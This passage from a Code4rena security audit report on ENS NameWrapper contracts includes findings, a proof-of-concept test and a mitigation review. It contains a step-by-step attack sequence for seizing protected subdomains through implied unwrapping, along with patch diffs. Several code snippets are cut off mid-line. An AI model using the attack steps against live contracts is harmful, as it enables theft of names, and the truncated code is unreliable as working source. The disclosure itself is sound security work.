> The warden has shown how, after burning the `PARENT_CANNOT_CONTROL` fuse, by unregistering a node, it's possible for the Parent to control the node again.

> An invariant is broken, but this condition is reliant on the node owner for it to be possible.

> Because of this, I believe Medium Severity to be appropriate.

csanuragjain (warden) commented:

> Fixed.

> If ens address was zero then earlier code bypassed check for `PARENT_CANNOT_CONTROL` and only checked `CANNOT_CREATE_SUBDOMAIN`

```
if (owner == address(0)) {
          (, uint32 fuses, ) = getData(uint256(node));
          if (fuses & CANNOT_CREATE_SUBDOMAIN != 0) {
                    revert OperationProhibited(subnode);
          }
                    ...
```

> With the updated code, all unexpired nodes will be checked for `PARENT_CANNOT_CONTROL` fuse

```
bool expired = subnodeExpiry < block.timestamp;
       if (
          expired && ...)
                    ...
```

```
                       } else {
             if (subnodeFuses & PARENT_CANNOT_CONTROL != 0) {
                revert OperationProhibited(subnode);
             }
```

Low Risk and Non-Critical Issues

For this audit, 3 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **zzzitron** received the top score from the judge.

The following wardens also submitted reports: izhuer and csanuragjain.

L-01 NameWrapper: Missing `isWrapped` function

According to the `wrapper/README.md`:

> To check if a name has been wrapped, call `isWrapped()`. This checks:

- The NameWrapper is the owner in the Registry contract
- The owner in the NameWrapper is non-zero


However, there is no implementation of the `isWrapped()` function.

L-02 NameWrapper: `upgrade` does not revert when called with ETH2LD


The `NameWrapper.upgrade` function is supposed to be called only by non .eth domain, based on the comment. However, it currently lacks the check whether the given `parentNode` is not the `ETH_NODE`, and it allows to be called by .eth node as the proof of concept shows.

This is, however, reported as QA, assuming the upgraded NameWrapper has some logic to check the parentNode is not `ETH_NODE`. Nevertheless, to ensure that no .eth node can be called with `NameWrapper.upgrade`, it is probably good to have the check on the current NameWrapper.

https://github.com/code-423n4/2022-11-ens/blob/2b0491fee2944f5543e862b1e5d223c9a3701554/contracts/wrapper/NameWrapper.sol#L436



```
// NameWrapper.sol
    /**
     * @notice Upgrades a non .eth domain of any kind. Coul
     * @dev Can be called by the owner or an authorised cal
     * Requires upgraded Namewrapper to permit old Namewrap
     * @param parentNode Namehash of the parent name
     * @param label Label as a string of the name to upgrac
     * @param wrappedOwner Owner of the name in this contra
     * @param resolver Resolver contract for this name
     */

    function upgrade(
        bytes32 parentNode,
        string calldata label,
        address wrappedOwner,
        address resolver
    ) public {
        bytes32 labelhash = keccak256(bytes(label));
        bytes32 node = _makeNode(parentNode, labelhash);
        (uint32 fuses, uint64 expiry) = _prepareUpgrade(noc
        upgradeContract.setSubnodeRecord(
            parentNode,
            label,
            wrappedOwner,
            resolver,
            0,
            fuses,
            expiry
        );
    }
```



```
// Proof of concept


    function testTest2() public {
        // using the mock for upgrade contract
        deployNameWrapperUpgrade();
        string memory node_str = 'vitalik.eth';
        string memory sub1_full = 'sub1.vitalik.eth';
        string memory sub1_str = 'sub1';
        (, bytes32 node) = node_str.dnsEncodeName();
        (bytes memory sub1_dnsname, bytes32 sub1_node) = sub

        // wrap parent and lock
        vm.prank(user1);
        registrar.setApprovalForAll(address(nameWrapper), tr
        vm.prank(user1);
        nameWrapper.wrapETH2LD('vitalik', user1, type(uint16
        // sanity check
        (address owner, uint32 fuses, uint64 expiry) = nameW
        assertEq(owner, user1);
        assertEq(fuses, PARENT_CANNOT_CONTROL | IS_DOT_ETH |
        assertEq(expiry, 2038123728);

        // upgrade as nameWrapper's owner
        vm.prank(root_owner);
        nameWrapper.setUpgradeContract(nameWrapperUpgrade);
        assertEq(address(nameWrapper.upgradeContract()), add

        // user1 calls upgradeETH2LD
        vm.prank(user1);
        // nameWrapper.upgradeETH2LD('vitalik', address(123)
        // The line below does not revert unless the upgrade
        nameWrapper.upgrade(ETH_NODE, 'vitalik', address(123
    }
```

Alex the Entreprenerd (judge) commented:

> L-01 NameWrapper: Missing isWrapped function
> Valid Refactoring / Low

> L-02 NameWrapper: upgrade does not revert when called with ETH2LD
> Valid Low, will think about severity further

Alex the Entreprenerd (judge) commented:

> 2 Low

Mitigation Review

Introduction

Following the C4 audit audit, the three participating wardens reviewed the mitigations for all identified issues. Additional details can be found within the C4 ENS Mitigation Review repository.

Overview of Changes

Summary from the Sponsor:

> The mitigations were grouped into 4 separate PRs. Subnode related issues (M-02/M-03) were grouped together as their mitigations were interrelated and we wanted to make sure one mitigation didn't break the other.

> For the H-01 and H-02 the main issue was related to implied unwrapping. Implied unwrapping are probably the most dangerous of all the bugs within the Name Wrapper as they involve calling contracts outside of the Name Wrapper to take control over a name that should be protected under fuses, expiry or both. Both the registry and the .eth registrar contracts have no awareness of the wrapper and therefore ignore all protections. This means we must be careful about what we consider a wrapped name. By detecting situations where a name *could* be taken over by these wrapper unaware contracts and forcing a state that makes them either unwrapped OR unable to change the state within the wrapper we can protect against these kinds of attacks. The mitigations redefine what it means to be wrapped for both .eth names and normal names. The wrapper will now check if a name both has an owner in the wrapper AND the owner in the registry is the wrapper. For .eth names we also add an additional requirement of the wrapper needing to be the owner in the .eth registrar. To accomplish this we zero out the owner in getData() if the wrapper is not the owner.

> M-01 the mitigation we treat the upgrading of a name to a different owner as a transfer and call `_preTransferCheck()` if we detect it is going to a different owner.

> M-02 and M-03 are related to the state of a subname. They highlighted we needed tighter constraints on what we consider an uncreated subname. Previously expired names would still be considered created (and therefore in the unwrapped state) and therefore could be taken over by a parent that had

> `CANNOT_CREATE_SUBDOMAINS` burnt already. The general mitigation for M-02 and M-03 was to change the logic so names need to be expired before they can be considered "Unregistered". For M-02 we ensure that names that have an owner in the registry are considered as created. For M-03 we ensure that names that have been burned (ownerOf returns 0 and registry.owner returns 0) are considered created until the name itself expires. The initial mitigation also broke the ability for the subname to be protected under PCC as when ownerOf returned 0, the name is considered uncreated/unregistered and therefore the parent could also recreate it. To ensure this constraint is maintained, we also check that the name is also expired when ownerOf returns 0.

Mitigation Review Scope

URL	Mitigation of	Purpose
ensdomains/ens-contracts#159	H-01	Protects names against implied unwrapping
ensdomains/ens-contracts#162	H-02	Forces .eth names to be unwrapped if wrapper is owner of ERC721
ensdomains/ens-contracts#167	M-01	Add transfer check in upgrade functions
ensdomains/ens-contracts#164	M-02	Resolves inconsistencies in subnode states
ensdomains/ens-contracts#164	M-03	Resolves inconsistencies in subnode states

Note: mitigation reviews below are referenced as `MR-S-N`, `MitigationReview-Severity-Number`.

[MR-H-01] Mitigation Confirmed by csanuragjain, izhuer, and zzzitron

Unanimously confirmed by all three participating wardens. See csanuragjain's comment on the original finding.

[MR-H-02] The patch is not sufficient: there is another

insidious exploit that can cause the same critical consequences

Submitted by izhuer

Lines of code

https://github.com/ensdomains/ens-contracts/blob/69af5ea4fa1bb21a3ef240dd219b574d0e207421/contracts/wrapper/NameWrapper.sol#L137-L140

Status

Has been reported to and confirmed by Jeff (ENS team)

Note to the Judge

I am not sure whether I should label this as a *newly-identified High* or a *mitigation hard error*. The root cause of this issue seems as same as the original report, but this requires us to write a more sophisticated (and creative) exploit. (maybe mitigation hard error?)

Description

The basic root cause of H-02 is implied unwrapping, where the hacker can re-register an ETH2LD node (to himself) via the old .eth registrar controller after the ETH2LD's expiration. As a result, the hacker can implicitly unwrap any sub-domains regardless of their burnt fuses.

The following check was added to validate whether an ETH2LD is wrapped or not.

```
            if (
                registrarExpiry > block.timestamp &&
                registrar.ownerOf(uint256(labelHash)) != address
            ) {
                owner = address(0);
            }
```

For the attack strategy we provided in the original report (which is most intuitive), the patch is sufficient.

However, after checking the mitigation deeper, I observe there is another insidious attack strategy that can bypass the current patch.

Note that the current patch only checks the the registrar owner (i.e., `registrar.ownerOr`) but not the registry owner (i.e., `ens.owenr`) for an ETH2LD.

As a result, if the hacker sets the registrar owner (i.e., `registrar.ownerOr`) as the NameWrapper contract but leave the registry owner (i.e., `ens.owner`) as the hacker himself, he is able to launch an implied unwrapping later.

The hacker can launch the attack as follows.

- leverage `registerAndWrapETH2LD` to register `sub1.eth` (i.e., register the name via new controller contract so it is a wrapped .eth)
- create `sub2.sub1.eth` to the hacker himself w/o fuses burnt (i.e., create sub-name)
- wait for the expiry of `sub1.eth` and re-register the registrar owner (i.e., the ERC721 owner) as the hacker himself (i.e., wait for expiry and re-register from old controller contract to the hacker himself)
- set the registry owner (i.e., `ens.owner`) of `sub1.eth` as the hacker himself.
- set the registrar owner (i.e., the ERC721 owner) as the NameWrapper contract. *This is to bypass the new-added patch*
- leverage `setChildFuses` to burn the `PARENT_CANNOT_CONTROL` fuse of `sub2.sub1.eth`
- transfer the wrapped token of `sub2.sub1.eth` to the victim user
- HACK: reset the registry owner (i.e., `ens.owenr`) of `sub2.sub1.eth` as the hacker
- HACK: wrap `sub2.sub1.eth`

Impact

Same as **H-02**, the vulnerability can induce an implied unwrapping, which breaks the guarantees of `PARENT_CANNOT_CONTROL` and `CANNOT_CREATE_SUBDOMAIN`

Proof of Concept

(Note: see warden's original submission for full PoC and test)

Put `poc_mitigation.js` to `test/wrapper/` and run `npx hardhat test test/wrapper/poc_mitigation.js`.

All mitigation PRs mentioned in https://github.com/code-423n4/2022-12-ens-mitigation#scope are affected.

Recommended Mitigation Steps

Maybe add the check of registry owners will help mitigate the issue, which currently looks like a valid patch.

izhuer (warden) commented:

> I tried the following patch and it seems to work.

```
        function getData(uint256 id) {
             ....

             if (
                 registrarExpiry > block.timestamp &&
-                registrar.ownerOf(uint256(labelHash)) != addres
+                (registrar.ownerOf(uint256(labelHash)) != addre
+                ens.owner(bytes32(id)) != address(this))
             ) {
                 owner = address(0);
             }

             ...
         }
```

> To guarantee a more robust defense, I would also like to suggest the following patch, which checks whether a given node is wrapped or not in `canModifyName`.

```
      function canModifyName(bytes32 node, address addr)
          public
          view
          override
          returns (bool)
```

```
        {
            (address owner, uint32 fuses, uint64 expiry) = getData
            return
                (owner == addr || isApprovedForAll(owner, addr)) &
    +           (ens.owner(node) == address(this)) &&
                (fuses & IS_DOT_ETH == 0 ||
                    expiry - GRACE_PERIOD >= block.timestamp);
        }
```

jefflau (ENS) commented:

> We are thinking of this as a possible mitigation:


1. Remove `registrar.nameExpires()` from everything and check expiry from getData() just like a normal wrapped name
2. `renew()` and wrapETH2LD() `update expiry based on` registrar.nameExpires()`
3. Renew must revert if name is not wrapped (`registrar.ownerOf()` OR `registry.owner()` are not the Name Wrapper contract)

> The idea is to not automatically update the expiry inside the wrapper by calling the registrar, but instead only updating it on `wrapETH2LD()` and `renew()` . This means if anyone calls the old controller, it will not extend expiry and allow them to use the name within wrapping.


Alex the Entreprenerd (judge) commented:

> Have reviewed test for: https://github.com/ensdomains/ens-contracts/pull/181

> Running Izhuer Tests -> They now Fail




```
  2 failing

  1) POC MITIGATION
       PoC
         Attack happens within the deprecation period where both .eth registrar controllers are active - Hack 1:
     Error: VM Exception while processing transaction: reverted with custom error 'Unauthorised("0xf89440bc438ee2665e38da82e3c28
4d2836e59971e6fa5e0e20c03f973511ca4", "0x3C44CdDdB6a900fa2b585dd299e03d12FA4293BC")'
      at NameWrapper.balanceOf (contracts/wrapper/ERC1155Fuse.sol:58)
      at NameWrapper.setChildFuses (contracts/wrapper/NameWrapper.sol:497)
      at processTicksAndRejections (node:internal/process/task_queues:96:5)
      at async HardhatNode._mineBlockWithPendingTxs (node_modules/hardhat/src/internal/hardhat-network/provider/node.ts:1802:23)
```



```
      at async EthersProviderWrapper.send (node_modules/@nomiclabs/hardhat-ethers/src/internal/ethers-provider-wrapper.ts:13:20)

  2) POC MITIGATION
       PoC
         Attack happens within the deprecation period where both .eth registrar controllers are active - Hack 2:
     Error: VM Exception while processing transaction: reverted with custom error 'Unauthorised("0xf89440bc438ee2665e38da82e3c28
4d2836e59971e6fa5e0e20c03f973511ca4", "0x3C44CdDdB6a900fa2b585dd299e03d12FA4293BC")'
      at NameWrapper.balanceOf (contracts/wrapper/ERC1155Fuse.sol:58)
      at NameWrapper.setChildFuses (contracts/wrapper/NameWrapper.sol:497)
```

> Have also run the test added in the PR, it is passing



```
Name Wrapper
  Implicit Unwrap tests
    ✓ Trying to burn child fuses when re-registering a name on the old controller reverts
```

> Would ask Wardens to also verify the code changes.

Alex the Entreprenerd (judge) commented:

> Would like to flag the smell of code being commented: https://github.com/ensdomains/ens-contracts/blob/e20593a73792ff2511546d473812ac612c7b226d/contracts/wrapper/NameWrapper.sol#L131

> Nothing else from my POV, but honestly I'd like for Izhuer to check the mitigated code for any additional risk.

izhuer (warden) commented:

> It looks good to me so far. I will continue to validate the patch but overall it's good.

izhuer (warden) commented:

> A quick QA update:

> Function `_getEthLabelhash` in NameWrapper.sol seems to be no longer used. We may consider to remove it.

jefflau (ENS) commented:

> Would like to flag the smell of code being commented: https://github.com/ensdomains/ens-contracts/blob/e20593a73792ff2511546d473812ac612c7b226d/contracts/wrapper/NameWrapper.sol#L131

> Nothing else from my POV but honestly I'd like for Izhuer to check the mitigated code for any additional risk

> I believe it's now removed in the latest version.

csanuragjain (warden) commented:

> Looks good to me. The updated code makes sure that if ens registry owner is not returned to NameWrapper contract then getData will nullify the owner

```
if(...
ens.owner(bytes32(id)) != address(this))
...
) {
                 owner = address(0);
             }
```

[MR-M-01] Mitigation Confirmed by csanuragjain, izhuer, and zzzitron

Unanimously confirmed by all three participating wardens. See csanuragjain's comment on the original finding.

[MR-M-02] Mitigation Confirmed by csanuragjain, izhuer, and zzzitron

Unanimously confirmed by all three participating wardens. See csanuragjain's comment on the original finding.

[MR-M-03] Mitigation Confirmed by csanuragjain, izhuer, and zzzitron

Unanimously confirmed by all three participating wardens. See csanuragjain's comment on the original finding.

Disclosures

C4 is an open organization governed by participants in the community.

C4 Audits incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Audit submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top